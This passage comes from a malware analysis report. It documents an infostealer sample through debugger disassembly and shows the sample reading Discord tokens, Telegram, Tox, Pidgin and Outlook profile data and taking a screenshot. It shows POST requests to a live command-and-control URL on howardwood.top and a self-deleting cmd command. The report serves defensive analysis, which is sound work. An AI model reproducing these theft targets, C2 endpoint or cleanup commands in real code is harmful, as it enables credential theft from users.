
Figure 33-Discord Data



```
0007E529   FF15 98872800      call dword ptr ds:[<&lstrcat>]
0007E52F   A1 90812800        mov eax,dword ptr ds:[288190]              00288190:&"\\Discord\\tokens.txt"
```

Figure 34-Tokens


The malware was observed to access **Discord** data and tokens, and attempt to send the information to the Command and Control server. However, since the server was down, it couldn't send the information.



```
0007EADE  E8 6D2EFFFF     call a9a5b67.71950
0007EAE3  E8 78FCFFFF     call a9a5b67.7E760
0007EAE8  83C4 60         add esp,60
0007EAEB  8B0D 10832800   mov ecx,dword ptr ds:[288310]      ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\", 00288310:&"Telegram"
0007EAF1  51              push ecx                           ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\"
0007EAF2  8B15 D4832800   mov edx,dword ptr ds:[2883D4]      002883D4:&"A92DAA6EA6F891F2*"
0007EAF8  52              push edx
0007EAF9  8D85 F8FEFFFF   lea eax,dword ptr ss:[ebp-108]
0007EAFF  50              push eax
0007EB00  68 23450800     push a9a5b67.84523
0007EB05  83EC 50         sub esp,50
0007EB08  8BCC            mov ecx,esp
0007EB0A  8D55 08         lea edx,dword ptr ss:[ebp+8]       [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007EB0D  52              push edx
0007EB0E  E8 3D2EFFFF     call a9a5b67.71950
0007EB13  E8 48FCFFFF     call a9a5b67.7E760
0007EB18  83C4 60         add esp,60
0007EB1B  A1 10832800     mov eax,dword ptr ds:[288310]      00288310:&"Telegram"
0007EB20  50              push eax
0007EB21  8B0D 44812800   mov ecx,dword ptr ds:[288144]      ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\", 00288144:&"F8806DD0C461824F*"
0007EB27  51              push ecx                           ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\"
0007EB28  8D95 F8FEFFFF   lea edx,dword ptr ss:[ebp-108]
0007EB2E  52              push edx
0007EB2F  68 2A450800     push a9a5b67.8452A
0007EB34  83EC 50         sub esp,50
0007EB37  8BCC            mov ecx,esp
0007EB39  8D45 08         lea eax,dword ptr ss:[ebp+8]       [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007EB3C  50              push eax
0007EB3D  E8 0E2EFFFF     call a9a5b67.71950
0007EB42  E8 19FCFFFF     call a9a5b67.7E760
0007EB47  83C4 60         add esp,60
0007EB4A  68 04010000     push 104
0007EB4F  8D8D F8FEFFFF   lea ecx,dword ptr ss:[ebp-108]
0007EB55  51              push ecx                           ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\"
0007EB56  E8 85280000     call a9a5b67.813E0
```

Figure 35-Telegram


The malware was observed to access **Telegram** data and attempt to send the information to the Command and Control server. However, since the server was down, it couldn't send the information.



```
0007EC0D  83EC 50         sub esp,50
0007EC10  8BCC            mov ecx,esp
0007EC12  8D55 08         lea edx,dword ptr ss:[ebp+8]       [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007EC15  52              push edx
0007EC16  E8 352DFFFF     call a9a5b67.71950
0007EC1B  E8 40FBFFFF     call a9a5b67.7E760
0007EC20  83C4 60         add esp,60
0007EC23  A1 2C852800     mov eax,dword ptr ds:[28852C]      0028852C:&"Tox"
0007EC28  50              push eax
0007EC29  8B0D 10842800   mov ecx,dword ptr ds:[288410]      ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Tox\\", 00288410:&"*.ini"
0007EC2F  51              push ecx                           ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Tox\\"
0007EC30  8D95 F8FEFFFF   lea edx,dword ptr ss:[ebp-108]
0007EC36  52              push edx
0007EC37  68 2E450800     push a9a5b67.8452E
0007EC3C  83EC 50         sub esp,50
0007EC3F  8BCC            mov ecx,esp
0007EC41  8D45 08         lea eax,dword ptr ss:[ebp+8]       [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007EC44  50              push eax
0007EC45  E8 062DFFFF     call a9a5b67.71950
0007EC4A  E8 11FBFFFF     call a9a5b67.7E760
0007EC4F  83C4 60         add esp,60
0007EC52  68 04010000     push 104
0007EC57  8D8D F8FEFFFF   lea ecx,dword ptr ss:[ebp-108]
0007EC5D  51              push ecx                           ecx:"C:\\Users\\Balerion\\AppData\\Roaming\\Tox\\"
0007EC5E  E8 7D270000     call a9a5b67.813E0
```

Figure 36-Tox


The malware was observed to access **Tox** data and attempt to send the information to the Command and Control server. However, since the server was down, it couldn't send the information.



```
0007F913  E8 381F0000     call a9a5b67.81850
0007F918  83C4 08         add esp,8
0007F91B  8BC8            mov ecx,eax                        eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\"
0007F91D  E8 5E3A0000     call a9a5b67.83380
0007F922  50              push eax                           eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\"
0007F923  8D95 F8FEFFFF   lea edx,dword ptr ss:[ebp-108]
0007F929  52              push edx
0007F92A  FF15 98872800   call dword ptr ds:[<&lstrcat>]
0007F930  8D8D ECFEFFFF   lea ecx,dword ptr ss:[ebp-114]     [ebp-114]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007F936  E8 75370000     call a9a5b67.830B0
0007F93B  A1 94802800     mov eax,dword ptr ds:[288094]      eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\", 00288094:&"\\.purple\\"
0007F940  50              push eax                           eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\"
0007F941  8D8D F8FEFFFF   lea ecx,dword ptr ss:[ebp-108]
0007F947  51              push ecx
0007F948  FF15 98872800   call dword ptr ds:[<&lstrcat>]
0007F94E  8B15 6C802800   mov edx,dword ptr ds:[28806C]      0028806C:&"Pidgin"
0007F954  52              push edx
0007F955  A1 EC812800     mov eax,dword ptr ds:[2881EC]      eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\", 002881EC:&"accounts.xml"
0007F95A  50              push eax                           eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\"
0007F95B  8D8D F8FEFFFF   lea ecx,dword ptr ss:[ebp-108]
0007F961  51              push ecx
0007F962  68 73460800     push a9a5b67.84673
0007F967  83EC 50         sub esp,50
0007F96A  8BCC            mov ecx,esp
0007F96C  8D55 08         lea edx,dword ptr ss:[ebp+8]       [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007F96F  52              push edx
0007F970  E8 DB1FFFFF     call a9a5b67.71950
0007F975  E8 E6EDFFFF     call a9a5b67.7E760
0007F97A  83C4 60         add esp,60
0007F97D  68 04010000     push 104
0007F982  8D85 F8FEFFFF   lea eax,dword ptr ss:[ebp-108]
0007F988  50              push eax                           eax:"C:\\Users\\Balerion\\AppData\\Roaming\\.purple\\"
0007F989  E8 521A0000     call a9a5b67.813E0
0007F98E  8D4D 08         lea ecx,dword ptr ss:[ebp+8]       [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007F991  E8 6A060000     call a9a5b67.80000
0007F996  8BE5            mov esp,ebp
0007F998  5D              pop ebp
0007F999  C3              ret
```

Figure 37-Pidgin


The malware was observed to access **Pidgin** data and attempt to send the information to the Command and Control server. However, since the server was down, it couldn't send the information.



```
00AB34CA  A3 2485CC00   mov dword ptr ds:[CC8524],eax   00CC8524:&"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\"
00AB34CF  68 986CAC00   push a9a5b67.AC6C98             AC6C98:"U29mdHdhcmVcTWljcm9zb2Z0XE9mZmljZVwxMy4wXE91dGxvb2tcUHJvZmlsZXNcT3V0bG9va1w5Mzc1Q0ZGMDQxMzExMWQzQjg4QTAwMTA0QjJBNjY3Nlw="
00AB34D4  E8 37030000   call a9a5b67.AB3810
00AB34D9  83C4 04       add esp,4
00AB34DC  A3 7080CC00   mov dword ptr ds:[CC8070],eax   00CC8070:&"Software\\Microsoft\\Office\\13.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\", eax:"00000001"
00AB34E1  68 206DAC00   push a9a5b67.AC6D20             AC6D20:"U29mdHdhcmVcTWljcm9zb2Z0XE9mZmljZVwxNC4wXE91dGxvb2tcUHJvZmlsZXNcT3V0bG9va1w5Mzc1Q0ZGMDQxMzExMWQzQjg4QTAwMTA0QjJBNjY3Nlw="
00AB34E6  E8 25030000   call a9a5b67.AB3810
00AB34EB  83C4 04       add esp,4
00AB34EE  A3 9881CC00   mov dword ptr ds:[CC8198],eax   00CC8198:&"Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\", eax:"00000001"
00AB34F3  68 B06DAC00   push a9a5b67.AC6DB0             AC6DB0:"U29mdHdhcmVcTWljcm9zb2Z0XE9mZmljZVwxNS4wXE91dGxvb2tcUHJvZmlsZXNcT3V0bG9va1w5Mzc1Q0ZGMDQxMzExMWQzQjg4QTAwMTA0QjJBNjY3Nlw="
00AB34F8  E8 13030000   call a9a5b67.AB3810
00AB34FD  83C4 04       add esp,4
00AB3500  A3 CC82CC00   mov dword ptr ds:[CC82CC],eax   00CC82CC:&"Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\", eax:"00000001"
00AB3505  68 406EAC00   push a9a5b67.AC6E40             AC6E40:"U29mdHdhcmVcTWljcm9zb2Z0XE9mZmljZVwxNi4wXE91dGxvb2tcUHJvZmlsZXNcT3V0bG9va1w5Mzc1Q0ZGMDQxMzExMWQzQjg4QTAwMTA0QjJBNjY3Nlw="
00AB350A  E8 01030000   call a9a5b67.AB3810
00AB350F  83C4 04       add esp,4
00AB3512  A3 6481CC00   mov dword ptr ds:[CC8164],eax   00CC8164:&"Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\", eax:"00000001"
00AB3517  68 C86EAC00   push a9a5b67.AC6EC8             AC6EC8:"b2Z0d2FyZVxNaWNyb3NvZnRcV2luZG93cyBNZXNzYWdpbmcgU3Vic3lzdGVtXFByb2ZpbGVzXDkzNzVDRkYwNDEzMTExZDNCODhBMDAxMDRCMkE2Njc2XA=="
00AB351C  E8 EF020000   call a9a5b67.AB3810
00AB3521  83C4 04       add esp,4
00AB3524  A3 C084CC00   mov dword ptr ds:[CC84C0],eax   00CC84C0:&"oftware\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676\\", eax:"00000001"
00AB3529  68 446FAC00   push a9a5b67.AC6F44             AC6F44:"MDAwMDAwMDE="
00AB352E  E8 DD020000   call a9a5b67.AB3810
00AB3533  83C4 04       add esp,4
00AB3536  A3 2083CC00   mov dword ptr ds:[CC8320],eax   00CC8320:&"00000001", eax:"00000001"
00AB353B  68 546FAC00   push a9a5b67.AC6F54             AC6F54:"MDAwMDAwMDI="
00AB3540  E8 CB020000   call a9a5b67.AB3810
```

Figure 38-Outlook Profile


The malware was observed to access the **Outlook** profile and attempt to send the information to the Command and Control server. However, since the server was down, it couldn't send the information.



```
00081C23  50           push eax
00081C24  8B45 D8      mov eax,dword ptr ss:[ebp-28]
00081C27  50           push eax
00081C28  83EC 0C      sub esp,C
00081C2B  8BCC         mov ecx,esp
00081C2D  8B15 DC812800  mov edx,dword ptr ds:[2881DC]   002881DC:&"screenshot.jpg"
00081C33  52           push edx
00081C34  E8 B7130000  call a9a5b67.82FF0
00081C39  83EC 50      sub esp,50
00081C3C  8BCC         mov ecx,esp
00081C3E  8D45 0C      lea eax,dword ptr ss:[ebp+C]     [ebp+C]:"http://howardwood.top/e9c345fc99a4e67e.php"
00081C41  50           push eax
00081C42  E8 09FDFEFF  call a9a5b67.71950
00081C47  8D4D 80      lea ecx,dword ptr ss:[ebp-80]
00081C4A  51           push ecx
00081C4B  E8 C025FFFF  call a9a5b67.74210
00081C50  83C4 68      add esp,68
```

Figure 39-Screenshot


The malware was observed to attempt to take a screenshot and send it to the Command and Control server. However, since the server was down, it couldn't send the information.



```
00AB4C8C  6A 00          push 0
00AB4C8E  6A 00          push 0
00AB4C90  6A 03          push 3
00AB4C92  6A 00          push 0
00AB4C94  6A 00          push 0
00AB4C96  0FB74D 94      movzx ecx,word ptr ss:[ebp-6C]
00AB4C9A  51             push ecx
00AB4C9B  8B55 8C        mov edx,dword ptr ss:[ebp-74]      [ebp-74]:"howardwood.top"
00AB4C9E  52             push edx
00AB4C9F  8B45 EC        mov eax,dword ptr ss:[ebp-14]
00AB4CA2  50             push eax
00AB4CA3  FF15 E887CC00  call dword ptr ds:[<&InternetConnectA>]
00AB4CA9  8985 6CFFFFFF  mov dword ptr ss:[ebp-94],eax
```

Figure 40-The Server Connected By The Malware

The malware was observed to attempt to establish a connection with the site "**howardwood.top**".



DOMAIN
howardwood.top

Pulses	Passive DNS	URLs	Files
4	9	0	5


Analysis Overview

IP Address	108.186.164.105
Location	United States
ASN	AS54600 peg tech inc
Nameservers	a.dnspod.com., b.dnspod.com. More
WHOIS	Registrar: NICENIC INTERNATIONAL GROUP CO., LIMITED, Creation Date: Oct 16, 2023
Related Pulses	OTX User-Created Pulses (4)
Related Tags	10 Related Tags discovery, t1003, os credential, dumping, t1005 More

Indicator Facts	1 malicious files communicating, Blocked by Quad9, Suspicious TLD, Running webserver
Antivirus Detections	Win.Packer.pkr_ce1a-9980177-0
AV Detection Ratio	1 / 5
External Resources	Whois, UrlVoid, VirusTotal

Figure 41-Information About The Command And Control Server


Information about the Command and Control server found on the alienvault.com site.



```
00AB4C8C   6A 00                    push 0
00AB4C8E   6A 00                    push 0
00AB4C90   6A 03                    push 3
00AB4C92   6A 00                    push 0
00AB4C94   6A 00                    push 0
00AB4C96   0FB74D 94                movzx ecx,word ptr ss:[ebp-6C]
00AB4C9A   51                       push ecx                                       ecx:"POST"
00AB4C9B   8B55 8C                  mov edx,dword ptr ss:[ebp-74]                  [ebp-74]:"howardwood.top"
00AB4C9E   52                       push edx
00AB4C9F   8B45 EC                  mov eax,dword ptr ss:[ebp-14]
00AB4CA2   50                       push eax                                       eax:"/e9c345fc99a4e67e.php"
00AB4CA3   FF15 E887CC00            call dword ptr ds:[<&InternetConnectA>]
00AB4CA9   8985 6CFFFFFF            mov dword ptr ss:[ebp-94],eax
00AB4CAF   83BD 6CFFFFFF 00         cmp dword ptr ss:[ebp-94],0
00AB4CB6   0F84 14040000            je a9a5b67.AB50D0
00AB4CBC   C785 68FFFFFF 0000000(   mov dword ptr ss:[ebp-98],0
00AB4CC6   837D BC 00               cmp dword ptr ss:[ebp-44],0
00AB4CCA   74 0C                    je a9a5b67.AB4CD8
00AB4CCC   C785 68FFFFFF 0001C0(    mov dword ptr ss:[ebp-98],a9a5b67.C00100
00AB4CD6   EB 0A                    jmp a9a5b67.AB4CE2
00AB4CD8   C785 68FFFFFF 000140(    mov dword ptr ss:[ebp-98],400100
00AB4CE2   6A 00                    push 0
00AB4CE4   8B8D 68FFFFFF            mov ecx,dword ptr ss:[ebp-98]
00AB4CEA   51                       push ecx                                       ecx:"POST"
00AB4CEB   6A 00                    push 0
00AB4CED   6A 00                    push 0
00AB4CEF   8B15 1882CC00            mov edx,dword ptr ds:[CC8218]                  00CC8218:&"HTTP/1.1"
00AB4CF5   52                       push edx
00AB4CF6   8B45 A8                  mov eax,dword ptr ss:[ebp-58]                  [ebp-58]:"/e9c345fc99a4e67e.php"
00AB4CF9   50                       push eax                                       eax:"/e9c345fc99a4e67e.php"
00AB4CFA   8B0D EC83CC00            mov ecx,dword ptr ds:[CC83EC]                  ecx:"POST", 00CC83EC:&"POST"
00AB4D00   51                       push ecx                                       ecx:"POST"
00AB4D01   8B95 6CFFFFFF            mov edx,dword ptr ss:[ebp-94]
00AB4D07   52                       push edx
00AB4D08   FF15 1888CC00            call dword ptr ds:[<&HttpOpenRequestA>]
```

Figure 42-Post Request

The malware was observed to send a POST request to the Command and Control server.



```
68 E8030000            push 3E8
8D85 D8FBFFFF          lea eax,dword ptr ss:[ebp-428]
50                     push eax                             eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 56130000            call a9a5b67.AC13E0
6A 3C                  push 3C
8D4D C4                lea ecx,dword ptr ss:[ebp-3C]
51                     push ecx
E8 4B130000            call a9a5b67.AC13E0
68 04010000            push 104
8D95 D8FBFFFF          lea edx,dword ptr ss:[ebp-428]
52                     push edx                             edx:"open"
6A 00                  push 0
FF15 C886CC00          call dword ptr ds:[<&GetModuleFileNameA>]
A1 9883CC00            mov eax,dword ptr ds:[CC8398]        eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit", 00CC8
50                     push eax                             eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
8D8D CCFBFFFF          lea ecx,dword ptr ss:[ebp-434]       [ebp-434]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 362F0000            call a9a5b67.AC2FF0
8D8D D8FBFFFF          lea ecx,dword ptr ss:[ebp-428]
51                     push ecx
8D95 C0FBFFFF          lea edx,dword ptr ss:[ebp-440]       [ebp-440]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe"
52                     push edx                             edx:"open"
8D8D CCFBFFFF          lea ecx,dword ptr ss:[ebp-434]       [ebp-434]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 8D310000            call a9a5b67.AC3260
50                     push eax                             eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
8D8D CCFBFFFF          lea ecx,dword ptr ss:[ebp-434]       [ebp-434]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 71300000            call a9a5b67.AC3150
8D8D C0FBFFFF          lea ecx,dword ptr ss:[ebp-440]       [ebp-440]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe"
E8 C62F0000            call a9a5b67.AC30B0
A1 0C82CC00            mov eax,dword ptr ds:[CC820C]        eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit", 00CC8
50                     push eax                             eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
8D8D B4FBFFFF          lea ecx,dword ptr ss:[ebp-44C]       [ebp-44C]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
51                     push ecx
8D8D CCFBFFFF          lea ecx,dword ptr ss:[ebp-434]       [ebp-434]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 5E310000            call a9a5b67.AC3260
50                     push eax                             eax:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
8D8D CCFBFFFF          lea ecx,dword ptr ss:[ebp-434]       [ebp-434]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 42300000            call a9a5b67.AC3150
8D8D B4FBFFFF          lea ecx,dword ptr ss:[ebp-44C]       [ebp-44C]:"/c timeout /t 5 & del /f /q \"C:\\Users\\Balerion\\Desktop\\Exe2\\a9a5b67.exe\" & del \"C:\\ProgramData\\*.dll\"\" & exit"
E8 972F0000            call a9a5b67.AC30B0
C745 C4 3C000000       mov dword ptr ss:[ebp-3C],3C         3C:'<'
